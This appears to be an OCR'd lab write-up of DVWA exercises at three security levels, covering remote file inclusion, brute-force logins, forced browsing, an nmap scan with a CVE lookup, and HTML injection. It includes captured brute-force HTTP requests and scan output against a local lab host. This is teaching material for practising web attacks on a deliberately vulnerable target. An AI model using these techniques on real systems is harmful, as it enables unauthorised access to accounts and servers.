This vulnerability allows an attacker to include files from a remote server, such as an attacker’s own server. The hacker can use Remote fileinclusion to execute arbitrary code on the target server, which could allowthe attacker to take control of the server. If RFI is present, there is no needto rely on another vulnerability to upload and execute arbitrary files.

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. Theperpetrator goal is to exploit the referencing function in an application toupload malware from a remote URL located within a different domain.

Low level:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Medium level:



Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High level:



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

8. Brute Force Attack:

A brute force attack is a type of cyber attack where a hacker uses an automated tool to guess the password of a user or system. Hackers usually perform this attack when they do not have any prior knowledge of thepassword or the system and are trying to gain access to a system oraccount.


A brute force attack is uses a trial-and-error approach to systematically guess login info, credentials, and encryption keys. The attacker submits combinations of usernames and passwords until they finally guess correctly.

Low level:



Request to http://192.168.19.129:80

```
GET /dvwa/vulnerabilities/brute/?username=rekha&password=password&Login=Login HTTP/1.1
Host: 192.168.19.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.19.129/dvwa/vulnerabilities/brute/
Connection: close
Cookie: security=low; PHPSESSID=78a61dd2e10d623e761ce746d3d77d7a
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```



Vulnerability: Brute Force

Login

Username: rekha

Password: •••••••••


Welcome to the password protected area admin

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html


Username: admin
Security Level: low
PHPIDS: disabled

Medium level:



Request to http://192.168.19.129:80

```
GET /dvwa/vulnerabilities/brute/?username=Rekha&password=password&Login=Login HTTP/1.1
Host: 192.168.19.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.19.129/dvwa/vulnerabilities/brute/
Cookie: security=medium; PHPSESSID=8562a3dfaf58c85bd1d7d28df0edbb30
Upgrade-Insecure-Requests: 1


```



Vulnerability: Brute Force

Login

Username: Rekha

Password: ••••••••


Login

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html


Username: admin
Security Level: medium
PHPIDS: disabled

High level:



Request to http://192.168.19.129:80

```
GET /dvwa/vulnerabilities/brute/?username=Rekha&password=password&Login=Login HTTP/1.1
Host: 192.168.19.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.19.129/dvwa/vulnerabilities/brute/
Cookie: security=high; PHPSESSID=8562a3dfaf58c85bd1d7d28df0edbb30
Upgrade-Insecure-Requests: 1
```



Vulnerability: Brute Force

Login

Username: Rekha

Password: ••••••••

Login

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html


Username: admin
Security Level: high
PHPIDS: disabled

9. Forced browsing vulnerability:


Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible. Forced browsing attackare the result of a type of security misconfiguration vulnerability. These kind of vulnerabilities occur when insecure configuration or misconfiguration leave web application components open to attack.

10.Components using known vulnerabilities:

Using Components with Known Vulnerabilities According to OWASP: Using Components with Known Vulnerabilities Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate server data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine the app.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 80 192.168.65.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 10:56 EDT
Nmap scan report for 192.168.65.128
Host is up (0.0010s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.70 seconds
```



Vulnerability Details : CVE-2023-27522

HTTP Response Smuggling vulnerability in Apache HTTP Server via mod_proxy_uwsgi. This issue affects Apache HTTP Server: from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.

Publish Date : 2023-03-07 Last Update Date : 2023-03-14

– CVSS Scores & Vulnerability Types

CVSS Score	0.0
Confidentiality Impact	???
Integrity Impact	???
Availability Impact	???
Access Complexity	???
Authentication	???
Gained Access	None
Vulnerability Type(s)	
CWE ID	444

– Products Affected By CVE-2023-27522


#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	Http Server	*	*	*	*	Version Details Vulnerabilities

– Number Of Affected Versions By Product

11. Html injection:

Hypertext Markup Language (HTML) injection is a technique used to take advantage of non-validated input to modify a web page presented by a web application to its users. Attackers take advantage of the fact that the content of web page is often related to a previous interaction with users. When applications fail to validate user data, an attacker can send HTML- fomatted text to modify site content that gets presented to other users.

Low level:




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.19.129

rekha

Medium level:




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.19.129

rekha

High level:



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.19.129

rekha